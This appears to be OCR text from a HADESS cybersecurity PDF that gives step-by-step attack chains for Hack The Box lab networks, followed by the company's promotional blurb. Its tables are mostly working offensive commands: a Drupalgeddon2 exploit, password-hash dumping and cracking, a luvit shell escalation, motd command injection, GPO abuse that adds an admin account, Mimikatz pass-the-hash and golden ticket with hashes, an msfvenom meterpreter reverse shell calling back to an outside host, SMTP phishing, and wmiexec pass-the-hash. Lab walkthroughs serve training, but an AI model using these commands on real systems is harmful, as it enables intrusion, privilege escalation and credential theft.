
id	stage	techniques	commands
1	Recon	Nmap scanning	`nmap -sC -sV -oA nmap/result 10.10.10.233`
2	Exploitation	Drupalgeddon 2 Forms API Property Injection	`msf6 > use exploit/unix/webapp/drupal_drupalgeddon2` followed by setting options and run
3	Gaining Access	Finding credentials in settings.php	Inspect `/var/www/html/sites/default/settings.php` for MySQL credentials
4	Database Access	Accessing MySQL database	`mysql -u drupaluser -p -e 'show databases;'`
5	Data Exfiltration	Dumping usernames and password hashes	`mysql -u drupaluser -p -D drupal -e 'select name,pass from users;'`
6	Password Cracking	Using John the Ripper to crack password hashes	`john hash -w=/usr/share/wordlists/rockyou.txt`
7	Access with SSH	SSH into the machine with cracked credentials	`ssh brucetherealadmin@10.10.10.233`
8	Privilege Escalation	Exploiting snapd (dirty_sock exploit)	Use the dirty_sock exploit to escalate privileges
9	Capture Flag	Reading user and root flags	`cat user.txt` and `cat root.txt`



NETWORK #23

Misconfig -> 00-header

id	stage	techniques	commands
1	Recon	Nmap scanning	`nmap -sC -sV 10.10.10.181`
2	Enumeration	Source code analysis, Gobuster	`gobuster dir -w shells.txt -u http://10.10.10.181`
3	Exploitation	Accessing web shell	Navigate to `http://10.10.10.181/smevk.php`, login with default creds
4	Access	SSH key upload	`ssh-keygen`, upload `id_rsa.pub` as `authorized_keys`
5	Initial Access	SSH as webadmin	`ssh webadmin@10.10.10.181 -i id_rsa`
6	Privilege Escalation (User)	Using `luvit` to execute commands as `sysadmin`	`sudo -u sysadmin /home/sysadmin/luvit`, then `os.execute("/bin/bash -i")`
7	Capture User Flag	Reading user flag	`cat /home/sysadmin/user.txt`
8	Privilege Escalation (Root)	Modifying `00-header` for command execution	`echo "id" >> /etc/update-motd.d/00-header`
9	Capture Root Flag	Reading root flag	`echo "cat /root/root.txt" >> /etc/update-motd.d/00-header`




NETWORK #24

GPO

HADESS.IO


ID	Stage	Techniques	Commands
1	RDP Access	Remote Desktop Protocol	Logged in to web01 (10.10.110.10) and took RDP of sql01 (10.10.122.15) using `epugh_adm` creds
2	GPO Enumeration	Group Policy Object Enumeration	`Get-NetGPO
3	Group Membership	Group Membership Checking	`net user epugh_adm /domain`
4	GPO Permission Find	GPO Permission Enumeration	`Get-NetGPO -ComputerName fs01.rastalabs.local
5	GPO Abuse	Group Policy Object Abuse	`New-GPOImmediateTask -TaskName gop12i -GPODisplayName "Test GPO" -CommandArguments 'net user gopikrishna Ramco@12345 /add' -force`
6	Add to Administrators	Adding User to Administrators Group	`New-GPOImmediateTask -TaskName gopi131 -GPODisplayName "Test GPO" -CommandArguments 'net localgroup Administrators gopikrishna /add' -force`
7	Clean Up	Group Policy Object Task Removal	`New-GPOImmediateTask -Remove -Force -GPODisplayName "Test GPO"`
8	File Permissions	Modifying File Access Control Lists	`icacls flag.txt /grant administrators:F`



[redacted] NETWORK #25

RDP -> Golden Ticket -> Ticket Injection

ID	Stage	Techniques	Command
1	RDP Access	Remote Desktop Protocol	Logged in to web01 (10.10.110.10) and took RDP of sql01 (10.10.122.15) using `epugh_adm` creds
2	Credential Dumping	Invoke Mimikatz	Run `p0wnedshell.exe` with admin cmd, option 4, invoke mimikatz to get the NTLM hash of `rweston_da`
3	Pass-the-Hash	Mimikatz Pass-the-Hash	`sekurlsa::pth /user:rweston_da /domain:rastalabs.local /ntlm:3ff61fa259deee15e4042159d7b832fa`
4	Golden Ticket	Kerberos Golden Ticket Attack	`kerberos::golden /domain:rastalabs.local /user:rweston_da /sid:S-1-5-21-... /krbtgt:1b6e14bc52b67a2357f7938a8bbceb1b /ticket:C:\Users\GOPIKR~1\Desktop\rweston_da.ticket`
5	Ticket Injection	Kerberos Ticket Injection	`kerberos::ptt C:\Users\GOPIKR~1\Desktop\rweston_da.ticket`



[redacted] NETWORK #26

SMTP -> LDAP -> Phish -> Shadow Copy -> WMI

id	stage	techniques	commands
1	Initial Recon	NMAP Scan	`nmap -p- -sT -sV -sC -oN initial-scan 10.13.38.12`
2	Web Enumeration	Directory Enumeration with wfuzz	`wfuzz --hc 404 -w raft-small-words.txt http://10.13.38.12/FUZZ`
3	SMTP Enumeration	smtp-user-enum	`smtp-user-enum -M RCPT -U ./usernames.txt -D humongousretail.com -t 10.13.38.12`
4	Phishing	Crafting Email	`telnet 10.13.38.12 25` followed by SMTP commands
5	Access	Citrix XenAPP	Login with captured credentials
6	Gaining a Shell	Reverse Shell with msfvenom	`msfvenom -platform windows -p windows/meterpreter/reverse_tcp LHOST=10.14.15.106 LPORT=10086 -f exe > x86exploit.exe`
7	Privilege Escalation	Local Exploit Suggester	`use post/multi/recon/local_exploit_suggester` in Metasploit
8	Network Scanning	Internal Network Scan	Use auxiliary/server/socks4a in Metasploit for proxying
9	Kerberoasting	Harvesting Tickets	`Invoke-Kerberoast` in PowerShell
10	Password Cracking	hashcat	`hashcat -m 13100 ./mturner rockyou.txt --rules`
11	SMB Access	smbmap and smbclient	`smbmap -u mturner -p '4install!' -d htb.local -H 172.16.249.201`
12	Putty File Conversion	putty2john	`putty2john private.ppk > private.hash`
13	NetScaler Access	SSH with Private Key	`ssh -i id_rsa nsroot@172.16.249.202`
14	Traffic Analysis	tcpdump	`tcpdump -s 0 -A -n -l
15	LDAP Passwords	Capture and Analyze with Wireshark	`tcpdump -w capture.pcap` and analyze with Wireshark
16	Domain Privilege	WinRM Access	`ruby winrm_shell_with_upload.rb`
17	Shadow Copies	Diskshadow	`diskshadow` commands to create and expose shadow copies
18	Domain Admin Access	Pass the Hash	`wmiexec.py -hashes :aad3b435b51404eeaad3b435b51404ee:822601ccd7155f47cd955b94af1558be Administrator@172.16.249.200`

RESOURCES

https://hackthebox.com/

cat ~/.hadess

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:
WWW.HADESS.IO

Email
MARKETING@HADESS.IO

To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.